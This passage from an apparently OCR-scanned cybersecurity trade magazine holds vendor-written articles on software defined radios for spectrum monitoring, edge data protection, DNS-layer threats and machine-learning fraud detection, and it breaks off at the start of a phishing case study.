The conference programme at Infosecurity Europe 2023 will cover the topics raised by the CISOs and analysts who contributed their thoughts, with presentations, talks, and workshops exploring the themes across the different theatres. Infosecurity Europe will run from Tuesday 20 to Thursday 22 June 2023 at ExCeL London. Full details about the exhibition and conference programme will be released on the website in the coming months.

About the Authors

Maxine Holt, Senior Research Director, Omdia

Munawar Valiji, CISO, Trainline

Steve Wright, Partner, Privacy Culture, former Interim DPO Bank of England

Quentyn Taylor, Senior Director Product, Infosecurity, and Global Response, Canon EMEA

Maria Bada, Behavioural Science Expert, AwareGo

David Edwards, CEO, ZeroDay360

Troy Hunt, Founder and CEO, Have I been Pwned

Nicole Mills, Exhibition Director at **Infosecurity Group**

Nicole Mills can be reached online at infosec@origincomms.com and at our company website https://www.infosecurityeurope.com

Munawar Valiji, CISO, Trainline

Steve Wright, Partner, Privacy Culture, former Interim DPO Bank of England

Quentyn Taylor, Senior Director Product, Infosecurity, and Global Response, Canon EMEA

Maria Bada, Behavioural Science Expert, AwareGo

David Edwards, CEO, ZeroDay360

Troy Hunt, Founder and CEO, Have I been Pwned

Nicole Mills, Exhibition Director at **Infosecurity Group**

SDR for Cyber Defense

By Kaue Morcelles, Independent Technical Writer, Per Vices

Introduction

Software defined radios (SDRs) have become a fundamental tool in cybersecurity endeavors, allowing the monitoring and protection of both wired and wireless networks and devices. With the constant evolution of cyber threats, it is crucial for organizations to adapt and defend against emerging attacks, especially in a world more and more interconnected by the Internet of Things (IoT) and 5G networks. To address this issue, SDR-based systems provide versatile and cost-effective solutions for cybersecurity applications, being easily reprogrammed to support a wide range of frequencies and protocols. In recent years, SDRs have become the main choice for spectrum monitoring and counter electronic warfare (EW) equipment, providing a high level of flexibility and customization in the face of constantly changing cybersecurity challenges.




Figure 1: Main components in the RF cybersecurity environment

This article will discuss the basic concepts and the state-of-the-art of SDR technology, and how they offer a new alternative to traditional cyber defense - especially in wireless technologies. As mentioned, SDRs have become a key tool in the field of cybersecurity due to their flexibility, reconfigurability, and compatibility with advanced and application-specific features that are crucial for spectrum monitoring and counter electronic warfare (EW). These features are extremely important to design versatile and future-proof systems for defense, industrial, and intelligence networks.

What are SDRs?

Software Defined Radios (SDRs) are essentially RF-transceivers that implement most signal-processing, communication protocols, and radio functions in the digital domain, performing only the minimum amount of functionality using analog hardware. SDRs introduced a complete paradigm change from the conventional analog radio, providing more flexibility, reconfigurability, adaptability, and robustness to wireless systems. A generic SDR is composed of two main parts: the radio front-end (RFE) and the digital backend. The RFE is responsible for all the analog functions in the SDR, including amplification, filtering, mixing, and antenna coupling, so they are one of the main technological bottlenecks in terms of transmit (Tx) and receive (Rx) functionality. High-end RFEs must be able to provide high instantaneous bandwidth and a wide tuning range (0-18 GHz), with the highest-bandwidth SDRs reaching up to 1-3 GHz of bandwidth on each radio chain with 16 radio chains available, resulting in 16 GHz or more of capturing at any given time. Multiple radio channels are fundamental in spectrum monitoring and EW applications, so multiple-input multiple-output (MIMO) RFEs can significantly impact the performance of any RF monitoring system and counter EW systems.

Figure 2: Cyan SDR - from Per Vices Corporation

The digital backend, on the other hand, performs all of the digital RF functionalities, including modulation/demodulation, up/down-converting, data packaging, and other DSP functions. It is typically implemented using a FPGA, which allows the SDR to perform heavy computation over parallel independent channels with minimum latency. The FPGA is coupled to the RFE via high-performance ADC/DACs, that exchange information between the analog and digital domains using different protocols, such as JESD204B serialization. The FPGA also provides built-in host communication capabilities, which can be implemented using high-speed optical links. High throughput of data allows for better integration between the SDR and the host system, acting cooperatively to implement complex algorithms based on cognitive radio, artificial intelligence, and machine learning. This is fundamental in cybersecurity applications, as it allows for better decision making in real-time and efficient data storage solutions. The FPGA also provides configurable and upgradeable capabilities that make it easy to implement new radio protocols and DSP algorithms with minimum time-to-market. This way, the system can be easily adapted to new technologies and standards, making it a versatile and future-proof solution. Additionally, SDRs are compatible with open-source software, including GNU Radio, allowing developers to modify and customize the software to their specific needs, as well as providing means for cooperative research in cybersecurity.

The analog/RF vulnerabilities of cyber security

In conventional analog radio systems, there are several RF vulnerabilities that can be exploited by malicious attackers to interfere with the proper functioning of radio devices. Some of the most common RF vulnerabilities include sniffing, which allows attackers to intercept and passively listen to wireless communications, and spoofing, which tricks devices into communicating with an attacker instead of a legitimate source. Side channel attacks are another concern, as they use non-cryptographic information, such as power consumption or electromagnetic emissions, to extract secret data from a target. These attacks can easily exploit traditional RF systems, as they lack the complexity and adaptability to keep-up with the ever-growing development of malicious software.

Furthermore, jamming is one of the most popular – and hard to prevent – attacks in electronic warfare (EW), consisting of disrupting and/or disabling the communication or RF functioning (in the case of

radars) of radio receivers by broadcasting a high-power signal at the center frequency of the target, saturating the channel to a point where it is impossible to properly decode the legitimate data. There are several techniques to prevent jamming, such as frequency hopping and beamforming, that are either difficult or impossible to implement in purely analog systems. Replay attacks, which are a type of spoofing, are also common in EW, consisting of intercepting and replaying legitimate signals for unauthorized access. The consequences of these vulnerabilities can be severe, including the disruption of service and the exposure of sensitive information. It is crucial for organizations to understand and defend against these RF vulnerabilities to secure their networks and devices, and SDRs are powerful tools to address these issues.

How SDRs combat the vulnerabilities

Different from conventional approaches, SDRs offer several advantages to implement highly effective cybersecurity solutions with low complexity and equipment count. Spectrum monitoring, for instance, is a fundamental security method to identify and measure malicious signals of any sort. SDRs can enhance the capabilities of spectrum monitoring by providing more flexibility in terms of the frequencies and bandwidths that can be scanned, as well as the types of signals that can be detected. High bandwidth SDRs, for example, allows for a wider range of frequencies to be scanned at once, increasing the chances of detecting malicious signals at a certain given time. Additionally, SDRs provide parallel computation of several independent channels, which can significantly increase the capturing range and allow for additional capabilities, such as beamforming and beam-steering.

Counter electronic warfare (EW) capabilities are also an important aspect of cybersecurity, allowing for fast countermeasures decision making. With high computation power, SDRs can perform real-time signal processing, providing the ability to quickly adapt to changing conditions and neutralize or mitigate the effects of hostile signals, such as jamming emissions of repeat attacks. Additionally, SDRs can be integrated into a redundancy system, enabling backup or duplicate communications across different frequencies and bandwidths - including frequency hopping, which makes it more challenging for attackers to track or jam the communication. Furthermore, the Tx channels of the SDR can also perform advanced jamming and spoofing methods of their own, which can serve as a countermeasure to neutralize adversary equipment. Therefore, SDRs offer a more robust solution for spectrum monitoring and counter electronic warfare when compared to conventional analog radio systems, which are very limited in terms of flexibility, reconfigurability, and computation performance.

Which specifications of SDRs are the most important

When it comes to cybersecurity via spectrum monitoring and EW countermeasures, the tuning range of an SDR is a crucial factor. An SDR must be able to operate on the whole frequency range of the application, which can also change dynamically in adaptive algorithms, such as frequency hopping and redundant systems. In defense radio, the frequency range of interest is typically between DC to 18 GHz, so the equipment should be able to work in this range. Also, the more instantaneous bandwidth the better,

as it allows the SDR to capture and analyze wide portions of the spectrum and rapidly detect malicious signals in the electromagnetic environment.

Full duplex operation is another important aspect in cybersecurity. While receive-only operation is sufficient for spectrum monitoring, having parallel Tx and Rx operation is critical for employing both spectrum monitoring and counter electronic warfare activities in the same device, reducing the response latency and equipment count. This allows the system to not only detect hostile signals, but also actively counter act on them in real-time. Also, channel count is fundamental to increase countermeasure EW capabilities, as it increases the bandwidth capturing, allows for multiple parallel functions, and enables the implementation of complex beamforming algorithms. Therefore, the implementation of MIMO SDRs can significantly improve the overall protection of the system and reduce vulnerabilities.

Flexibility, ease of integration and support are also important factors to consider when choosing the right SDR. Flexibility to tune different radio chains independently allows for more fine-tuned control over the system and can increase the ability to detect and counter threats. This can be performed with a high-performance FPGA core, that can be dynamically programmed by the host and allow updates on-the-fly. Furthermore, SDRs designed for easy integration can reduce the overall technical burden and time to protection of the development team, providing built-in host interfaces and compatibility with open-source software, different networks, and storage solutions. Modular commercial off-the-shelf (COTS) SDRs can offer not only a ready-to-go integration interface, but also customized features that can meet performance, and SWaP (size, weight, and power) requirements of the application.

Conclusion

Software Defined Radios (SDRs) have become a vital tool in the field of cybersecurity, offering versatile and cost-effective solutions for the monitoring and protection of both wired and wireless networks and devices. They provide a high level of flexibility and customization, which is crucial for spectrum monitoring and counter electronic warfare activities. SDRs are extremely flexible and can be easily reprogrammed to support a wide range of frequencies and protocols, with the ability to implement advanced and application-specific features crucial for spectrum monitoring and counter electronic warfare, such as frequency hopping. These features make them perfect for cybersecurity applications, providing solutions to most vulnerabilities presented in conventional analog systems, such as jamming, spoofing, and replay attacks. The flexibility, adaptability, and configurability of SDRs are fundamental to shield wireless communication systems in the face of the constantly evolving cybersecurity threats.

About Per Vices

Per Vices has extensive experience in designing, developing, building and integrating SDRs for various applications including spectrum monitoring, EW, SIGINT and other defense related fields. Visit our site at pervices.com or contact solutions@pervices.com today to see how we can help you with your SDR needs.

About the Author

Kaue Morcelles is an independent technical writer for Per Vices. He is an electrical engineer, with emphasis on electronic design and instrumentation. He currently works with biomedical research, developing instrumentation devices for tissue engineering. Learning and writing about cutting-edge technologies is one of his passions, along with coffee, musical instruments, and weird animals. Per Vices can be reached at our company website or solutions@pervices.com.

Security at the Enterprise Edge: Top Five Concerns

By Gina Scinta, CTO, Thales TCT

Traditionally, data protection for defense, intelligence, and civilian agencies was focused at the core or strategic level. These days, true data protection must extend to the tactical or field-level edge.

What is behind this need for edge-level data protection? Digital transformation is driving change in federal agencies' operating environments. IT core infrastructure capabilities are no longer relegated to headquarters' large data centers and are now available in cloud and edge environments that have effectively become micro data centers. For example, at the Department of Defense, core-level IT capabilities are now available in command posts, mobile command centers, and even in vehicles, ships

and planes. At the civilian level, embassies, hospitals, and branch/field offices also have their own micro data centers at the edge, separate from their headquarters systems.

But extending core-level security out to edge environments is fraught with problems, from weather conditions to bandwidth issues. These edge environments also may require solutions with very specific size, weight and power constraints. What's more, there is a very real need to deploy technology to protect data if equipment should fall into the wrong hands.

Here are five key considerations to keep in mind when developing an ecosystem to protect data at the edge.

Size constraints and hostile access

As mentioned earlier, the physical environment is a serious factor in edge security. The government is specific about the size, weight and power (SWaP) requirements of equipment in tactical areas, and its durability in extreme conditions.

Equally important is how to handle data security if equipment is taken by other parties in a conflict. Military standards embrace NIST policies for the destruction of physical media after a sanitation process requiring multiple overwrites of drives.

It's important, however, that edge equipment comes with a cryptographic erase solution that protects encrypted data. Data encryption keys, which are used to encrypt/decrypt data, can be erased or destroyed without having to sanitize the storage drive. That way, data remains encrypted and inaccessible, regardless of who controls the physical equipment.

Operationally, users at the edge may not be as experienced with data security measures as IT professionals in data centers. Consequently, edge products need to be simple to use. Default configurations must be secure and easy to understand.

In addition, systems at the edge can be susceptible to potential connectivity issues. These systems, therefore, must be able to store and secure data locally, sending it back to the core once the connection is restored. Units must be configurable at both the enterprise and local level, and when multiple units are connected, they must also be capable of being managed and configured at the enterprise level.

Cryptographic key management

Encrypting data at the edge makes it harder on an organization's IT security teams because they have to manage multiple cryptographic keys for a variety of disparate encryption solutions. These encryption solutions often provide native key management capabilities. This poses a real challenge because native key management solutions are usually not interoperable and often results in system administrators storing cryptographic keys in the same place as encrypted data. This practice is equivalent to leaving the keys to the house under the doormat.

This behavior makes it essential to have centralized key management solutions. Such solutions allow for secure storage and backup of encryption keys, and defined access control policies. Encryption tasks can be separated from key management tasks. Centralized key management solutions also provide key lifecycle management- from creation, rotation, backup, and destruction. This is especially critical in edge environments where keys are especially vulnerable to compromise.

Some cryptographic products offer hardware security modules as removable tokens, which can be ideal in an edge scenario. Removing a detachable token keeps essential data safe, even in remote or hazardous locations.

Access Control

Particularly at the edge, new threats and risks are exacerbated by changing operational requirements, and demand a simple but scalable solution for authentication.

Multi-factor authentication is the most secure way to limit access to data and applications. At the edge, however, it's essential to deploy multi-factor authentication to secure access in multiple environments, regardless of which devices are used and whether data is maintained locally, on-premises, or in the cloud.

Protect mission-critical data in transit.

The demand on high-speed wide-area networks has been pushed with cloud migration of data, global collaboration, and bandwidth requirements at the edge.

Huge amounts of data are traversing the network and consequently under constant threat. It is essential to encrypt everywhere – both data in motion and at rest.

Data in transit is best protected by network encryptors which allow people, organizations and locations to securely share information. Network encryptors protect data, video, voice, and metadata from eavesdropping, surveillance, and overt and covert interception which is critical at the edge.

Vendor agnostic interoperability is critically important for these solutions, to make it easier on network architecture and IT professionals. Also important is the flexibility to adapt to changing security and network requirements.

Compliance

As environments move out to the edge, they become more susceptible to attack. Compliance with security requirements is a critical part of minimizing vulnerability. The same enterprise-level security policies must be used across the architecture, including the edge, to ensure compliance. Therefore, it's important to look for solutions that carry certifications from multiple organizations, including FIPS 140,

the Commercial Solutions for Classified program, Committee on National Security Systems Memo #063-2017, and Department of Defense's Information Network Approved Product List.


The challenge of building an IT infrastructure with hardened security that extends to the very edge can seem daunting. By considering these five aspects, it will become significantly easier to develop a system that appropriately controls access and protects data at rest and in transit – from the core to the cloud to the edge.

About the Author

Gina Scinta is the CTO of Thales TCT. She serves as the company's technology evangelist. Her mission is to help Thales TCT's U.S. Federal Government customers learn effective ways to solve their mission critical cyber security challenges. Gina also leads several strategic initiatives for the company such as the collaboration with NIST National Cybersecurity Center of Excellence, ACT-IAC, and more.

Gina has over 30 years of experience in the technology community. Prior to joining Thales TCT, Gina served as a Senior Solutions Architect with Thales Digital Identity & Security. In this role, she focused on providing solutions for protecting data using world class encryption and key management for data at rest in data centers and cloud infrastructures.

Gina can be reached online at gina.scinta@thalestct.com and at our company website https://www.thalestct.com/.



Shields Up: Organizations Need to Defend Themselves Against DNS-Related Threats

By Ken Carnesi CEO and Founder of DNSFilter

Through a series of recent advisories, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) and other government bodies from around the world have called attention to the critical need for organizations to harden their defenses at the Domain Name System (DNS) layer—in order to protect against ongoing cyber-attacks.

In April, CISA and authorities in Australia, Canada, New Zealand and the U.K. issued a joint advisory detailing tactics used by alleged Russian actors in the country's spy agency, defense ministry and other government bodies. They also included recommendations for hardening defenses, advising organizations to implement firewalls and configure them to block DNS responses from outside the enterprise network.

In response to North Korean state-sponsored (Lazarus) crypto attacks also in April, the FBI, CISA and the U.S. Treasury Department issued a joint alert advising organizations to have a robust domain security solution in place that includes leveraging reputation checks and closely monitoring or blocking newly registered domains (NRDs) in enterprise traffic.

More recently, the FBI issued an alert in May about Business Email Compromise (BEC), stressing the importance of strong DNS layer security to combat phishing attacks. All of this follows previous government agency directives urging organizations to take actions to bolster DNS security.

DNS is the Internet protocol that translates host names, like www.amazon.com, into IP addresses. It's the phone book of cyberspace, and an organization's weakest network link. Security officials' increased focus on DNS layer protection comes as no surprise today, as more than 78% of breaches involve the DNS layer.

DNS Threats on the Rise: Targeted Phishing and Malware Tactics

The DNS layer is ripe for exploitation from a hacker's perspective. Attackers will set up their trap, commonly in the form of malware, ransomware, and phishing scams. Then they rely on DNS servers to connect unwitting victims to malicious content.

We have seen significant increases across threat types in 2022 from our global network processing more than 1 trillion queries a month. It paints a picture of targeted phishing and malware tactics.

- 200% increase in malware traffic
- 300% increase in phishing traffic
- 1200% increase in botnet traffic
- Deceptive sites that leverage the term "gov" have increased nearly 5x. The start of the "gov" domain traffic spike aligned with the start of the Russian invasion of Ukraine
- Phishing traffic to German sites (.de) increased 125% at the end of March. Germany continues to have one of the most-used country code top-level domains (ccTLDs) for malicious domains
- At the end of April, malicious websites with "health" in the name rose 218%
- A 318% spike in malicious traffic using "bank" in the domain name. Threat actors eying banks, or bank patrons, isn't a surprise as the banking industry saw a 1318% increase in ransomware attacks in 2021.

In addition to malware, phishing, ransomware, and other cyber attacks, common DNS-related threats include cryptocurrency and associated threats such as the North Korean crypto attacks. When cryptocurrency made a comeback in 2020, security was impacted in a major way because threat actors saw a new opportunity for compromise. Ransomware payments are made with cryptocurrency, because they are on the blockchain anonymously and can't be traced.

Among the common DNS-based cryptocurrency-related threats are typosquatting domains, phishing domains, cryptojacking, mining pools and DNS poisoning. According to DNSFilter's 2021 threat

report, domains with the terms “bitcoin” and “nft” were more likely to house phishing schemes. Ethereum typosquatting domains favored cryptomining, with phishing a close second.

Between ransomware payments, phishing attacks, and cryptojacking, crypto is playing a huge role in the threat landscape of 2022 and will have an even bigger part to play early next year. Because cryptocurrency marketplaces are popular right now, threat actors have chosen to target a distributed, easy-to-abuse threat vector that will always be attractive and remain difficult to regulate – the DNS layer.

In the event of an attack, DNS layer security serves as an organization’s first line of defense. Protecting the DNS layer includes deploying security tools such as domain categorization, content filtering, and advanced threat protection from web sites that are known to host dangerous content. If a user tries to visit an unsafe web page and DNS security is enabled, the request to access the site will be denied at the DNS layer, never reaching the enterprise network.

Shields Up at the DNS Layer Strategies

CISA is recommending that all organizations take a “shields up” approach to proactively defend against active cyber security threats, and this certainly applies to DNS.

Some of the specific actions the agencies recommend include reducing the likelihood of a damaging cyber intrusion, taking steps to quickly detect a potential intrusion, ensuring that the organization is prepared to respond if an intrusion occurs, and maximizing the organization's resilience to a destructive cyber incident.

For many businesses, DNS protection forms the backbone of their secure web gateway, as it is the primary barrier against malware, ransomware, and phishing websites. It’s where policies for acceptable use are configured and managed.

In legacy contexts, these two elements might be handled by a firewall. But with remote and distributed workforces, it has become much more effective to use a DNS security tool as a secure web gateway. With such an approach, organizations can detect and automatically block new DNS-based threats, create and instantly roll out policies for web access and content filtering from a central location, and inspect DNS packets used to communicate IP addresses.

DNS-related threats are a major concern for organizations today, as government agencies have made clear. Protecting the DNS layer plays a pivotal role in securing every organization, as clicking an untrustworthy link is the easiest way to engage with a cyber threat. Enterprises need to take steps to address these threats to mitigate risk. A successful attack can shut down operations, steal vital information and result in sizable costs. In the event of a cyberattack, DNS layer security acts as the first line of defense.

About the Author

Ken Carnesi is the CEO and Co-Founder of cybersecurity company DNSFilter, an internet security provider that uses machine learning to protect enterprise organizations and their users from online threats. A deep-rooted problem solver with a background in technology and finance, Ken's dissatisfaction with previously available security options for clients under his ISP business, led him to recognize the need that then became DNSFilter. He grew his previous company, Anaptyx, into a multimillion-dollar organization which got him named to EMPACT's 2009 and 2010 "30 under 30" initiative. Ken has been a member of the Techstars Accelerator Program since 2018.

Ken can be reached on Twitter at @DNSFilter and DNSFilter's company website https://www.dnsfilter.com/

The Anti-Fraud Frontline

Predictive Analytics, Determent, Detection, Resolution, And Business

By Ryohei Fujimaki, Founder and CEO of dotData.

Fraud attacks have reached concerning levels. Large, medium, and small companies, are all experiencing fraud. McKinsey reports that fraud losses in the U.S. have risen by 436% since 2017. The Federal Trade Commission warned in early 2022 that fraud reports were up by 70% compared to the previous year. More than 2.8 million consumers filed fraud reports totaling $5.8 billion in losses. And these concerning numbers only represent consumers from the U.S. Globally, fraud is skyrocketing.

The victims impacted by the new digital era of fraud are not just end-users. Companies, organizations, law enforcement agencies, regulators, and the tech industry are rushing to combat the rising trend. Why is fraud on the rise? The answer: The pandemic and post-pandemic digital acceleration. The global rise of digital financial transaction volumes and the expansion of the digital attack surface—with millions of devices and endpoints connected to financial systems—has opened up endless opportunities for cybercriminals.

Asset misappropriation, vendor fraud, accounting fraud, data theft, bribery, corruption, check forgery, health insurance, crypto scam, credit card, and overbilling fraud. The different types of fraud are as extensive and challenging as the limited capacity that banks and other financial institutes have to deal with them.

Anti-fraud 101: Know your customers

Banks and companies are not just overwhelmed by this new wave of fraud, but are paying the costs that go well beyond the incidents themselves. Organizations are economically impacted by attacks, as well as increasing budgets to level up their anti-fraud efforts. On the other side, fraud puts their customer base at risk and their brand perception in the spotlight.

How can any company, small, medium, or large, deal with this triple fraud problem effectively? Building a solid structure with an integral anti-fraud program driven by machine learning (ML) models and predictive analytics is the way forward. Automation is the solution when workloads, traffic, and data scale up and reach significant volumes. Predictive analysis can help detect fraud before it happens, while it happens, and take the best action route after it has happened.

The main goal of this new approach for anti-fraud frameworks is to develop a highly optimized ML model with a single, unique, and powerful focus: Know your customer, your workers, and your partners. Knowing your customer is the key to combat fraud, early detection, response, and resolution. If you know who your customers are, what they do, how they operate, where they are located, and what their interests are, you can know when an action breaks away from their “normal” behavior.

Furthermore, developing an ML model that has intimate and conceptual knowledge of all customers and parties that relate to your business can also provide essential information to help you improve performance, sales, deal with complaints and build new business opportunities.

The report State of Fraud and Financial Crime in the U.S. reveals that financial institutions using AI and ML, report lower levels of fraud and financial crime than those not using the technology. Furthermore, 71% of large organizations plan to innovate or improve detection and prevention systems to combat fraud and financial crimes. The report adds that smaller financial institutions are the most likely to embrace the new tech.

Three paths to developing anti-fraud technology.

There are different ways to build anti-fraud ML models. The first is to turn to the wide range of new companies offering ML-as-a-service. The second is to leverage the built-in ML features of cloud vendors — Google Cloud (GCP), Amazon Web Services, Microsoft Azure, IBM Cloud, or Oracle Cloud. These top cloud vendors provide anti-fraud features in some fashion. The third way is to develop the necessary ML models in-house using your own data science team. Each path has its pros and cons.

Cloud vendors' features can be deployed quickly, the algorithms used are highly trained and optimized, have already proven effective, can be tailored to some extent, and are updated.For example, Google developed a smart analytics design pattern that helps users build a scalable real-time fraud detection solution in one hour. The serverless feature can provide fraud notifications and dashboards to monitor the performance of the fraud detection pipeline.

Cloud-ready anti-fraud models can be very cost-efficient. However, they do have limitations. Most cloud vendors mainly provide credit card fraud detection ML. Other types of fraud, such as internal fraud, may require the development of custom ML models.

On the other hand, with ML-as-a-service, your company can develop a unique algorithm custom-made for your particular business needs. Depending on the complexity of your business, these models may be more or less expensive than ML in the cloud. The main benefit of having a company build its ML model is ownership.

Both cloud anti-fraud ML models and ML-as-a-service, require some level of expertise. It's critical for any company to understand the basics of anti-fraud ML before venturing into this journey.

Finally, the most challenging road, especially for startups that do not have a resourceful team of data scientists, is creating, building, training, testing, and deploying their own ML anti-fraud model. While this can be expensive and time-consuming, it is highly customizable, and you will own your own technology.

How to build ML anti-fraud models

How exactly do anti-fraud AI-ML technologies work? As mentioned before, the main goal of your ML model will be to know your customers, suppliers, workers, and partners. The first step is to identify fraud patterns in your organization.

ML is trained to recognize “normal” behavior by double-checking key data of financial transactions. ML models analyze a wide range of different data, checking it against historical data, and can identify wether the operation aligns with “normal” behaviour. If it does not, ML solutions will flag and shut down the operation. For example, the ML model may check where the transaction originates and whether it matches where the customer lives.

Most companies run fraud programs to deter, prevent, and resolve online payment fraud. However, it's a good idea to consider expanding the models to include possible internal fraud, corporate fraud, payroll, overbilling, or inventory fraud. These types of fraud are common and are not perpetrated by consumers but happen from within your company.

Monitoring fraud activity for workers, partners, suppliers, and other business contacts can help you create a holistic program that works on all levels. Once you have identified fraud patterns and defined your program's scope, you can start defining your data sets—what data you will use in the anti-fraud ML model. When you use your historical database, you should choose the data that best helps you understand your

customers, partners, workers, and suppliers. For example, location, purchase history, interests, historical login, or active login times may be key.

But its not just about the data you use for the ML data, but also about what data you exclude.

The executive vice president of ClearSale—a fraud management and chargeback protection services company—Rafael Lourenco, says databases should not be longer than one year, and sales information should consider that transactions, chargebacks, and fraud can take weeks to months to show up in balance sheets. Therefore when building the model, live data will not accurately reflect fraud incidents, as some have yet to be processed.

Additionally, if you are screening for credit card fraud, data like ACH payments should not be included in the model as they may cause it to drift when doing predictive analysis based on percentages.

From logistics regression, neural networks, and deep learning to more modern modeling of ML anti-fraud applications can take many different directions. No matter what technique are used, the goal is to choose the algorithm that excels in the detection and resolution of fraud.

Once the model is built, it needs to be deployed, monitored to ensure it performs as expected. Your ML model should create customer, workers, partner, or supplier profiles based on habits, minimize risks, improve monitoring and early detection, shut down fraud activity, and streamline resolutions.

Additionally, it should improve customer experience, provide insights into changing customer behaviors, help create new products and services, and support your campaign efforts to deter fraudsters.

A new approach: More than just fraud intelligence technology

Customers and business decision-makers are constantly looking for companies that keep a transparent track record of their anti-fraud programs and are user-focused.

McKinsey explains that there are four key capabilities to strengthening fraud management. These include enhanced threat intelligence along client journeys, fast-cycle testing to stop threats as they emerge, advanced application of data, technology, and analytics, and an integrated operating model to support the business in making trade-offs among fraud, client experience, sales, and cost.

Anti-fraud programs can no longer run isolated from customer experiences. The user–centered approach requires companies to fight criminals while protecting relationships and customers. Additionally, organizations should be cautious about how they invest in fraud technology. Designing holistic anti-fraud programs is essential to avoid budget security increases that deliver no results and waste resources.

Those companies that are transparent and vocal about their fraud management program and results can not only deter criminals but establish relationships of trust with workers, partners, and clients. Your ML model must protect your customer, optimize costs, improve brand and customer experience and loyalty, and create new business values. Poorly designed fraud management and flawed authentication experiences open the doors to internal and external threats. How your company handles fraud will represent your values, mission, and where it is going into the future.

About the author

Ryohei Fujimaki, Founder and CEO of dotData. Ryohei was the youngest research fellow ever in NEC Corporation's 119-year history, the title was honored for only six individuals among 1000+ researchers. During his tenure at NEC, Ryohei was instrumental in the successful delivery of several high-profile analytical solutions that are now widely used in the industry. Leveraging his expertise and unique outlook as a young researcher, he built dotData as a firm focused on automated data science that delivers new levels of speed, scale and value in successful deployments across multiple industries, including several Fortune Global 250 clients. Ryohei can be reached online at https://www.linkedin.com/in/ryohei-fujimaki-1a6bb95/ and at our company website https://dotdata.com.

The Phishing of Navy Federal Credit Union

By Lior Keshet, CTO, novoShield

On the morning of December 17, 2022, novoShield systems detected a new phishing attack. This attack caught our attention, as it was hosted on Princeton.edu's web domain.

